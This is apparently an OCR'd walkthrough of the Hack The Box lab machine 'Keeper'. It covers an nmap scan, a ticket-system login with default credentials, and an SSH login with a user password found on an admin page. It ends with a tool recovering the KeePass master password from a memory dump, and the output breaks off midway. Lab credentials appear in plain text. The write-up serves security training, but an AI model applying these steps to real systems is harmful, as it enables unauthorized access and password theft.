
Keeper - HTB

- Nmap Scan

```
# Nmap 7.93 scan initiated Wed Aug 16 14:09:50 2023 as: nmap -A -T4 -vvv -oN nmapscan_
topports 10.10.11.227
Nmap scan report for 10.10.11.227
Host is up, received syn-ack (0.69s latency).
Scanned at 2023-08-16 14:09:50 EDT for 83s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUyrg9VQ
fKeHHT6CZwCwu9YkJosNSLvDmPM9EC0iMgHj7URNWV3LjJ00gWvduIq7MfXOxzbfPAqvm2ahzTc=
|   256 1ae972be8bb105d5effedd80d8efc066 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+goO
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed Aug 16 14:11:13 2023 -- 1 IP address (1 host up) scanned in 83.42 s
econds
```

- Visiting http://10.10.11.227:80/




To raise an IT support ticket, please visit tickets.keeper.htb/rt/


- Adding `keeper.htb` and `tickets.keeper.htb` to `/etc/hosts` file -

```
┌──(kali㉿kali)-[~/Documents/HTB/Keeper]
└─$ echo -n -e '10.10.11.227\tkeeper.htb tickets.keeper.htb' | sudo tee -a /etc/hosts
10.10.11.227    keeper.htb tickets.keeper.htb

┌──(kali㉿kali)-[~/Documents/HTB/Keeper]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.227    keeper.htb tickets.keeper.htb
```


- Visiting http://tickets.keeper.htb:80/




- Tried to find some exploits but unable to find.
- Searching for default credentials -




- Found some default creds - `root:password`
- Was successfully able to login using the above credentials.




- Visiting the `Admin`







- Going to the user page -




- Got the password for the user on the page -




- Therefore the credentials that we get from here are- `lnorgaard:Welcome2023!`
- Was successfully able to login via SSH as the user `lnorgaard`
- Got a file `KeePassDumpFull.dmp` and `passcodes.kbdx` on the home directory of the user.
- Copying both the files to our local machine via the command - `scp lnorgaard@keeper.htb:KeePassDumpFull.dmp .`
- Searching for how to analyse KeePassDump files.




- Found a tool that can help us to dump the password -



- Usage of the tool -



- Checking the `dotnet` version on our machine -



- Changing the version in `keepass-password-dumper` directory in the file - `keepass_password_dumper.csproj`

```
┌──(kali㉿kali)-[~/Downloads/keepass-password-dumper]
└─$ cat keepass_password_dumper.csproj
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
  </PropertyGroup>

</Project>

┌──(kali㉿kali)-[~/Downloads/keepass-password-dumper]
└─$
```


- Running the tool -

```
┌──(kali㉿kali)-[~/Downloads/keepass-password-dumper]
└─$ dotnet run ~/Documents/HTB/Keeper/KeePassDumpFull.dmp
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●d
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●g
Found: ●●●●r
Found: ●●●●r
Found: ●●●●r
```

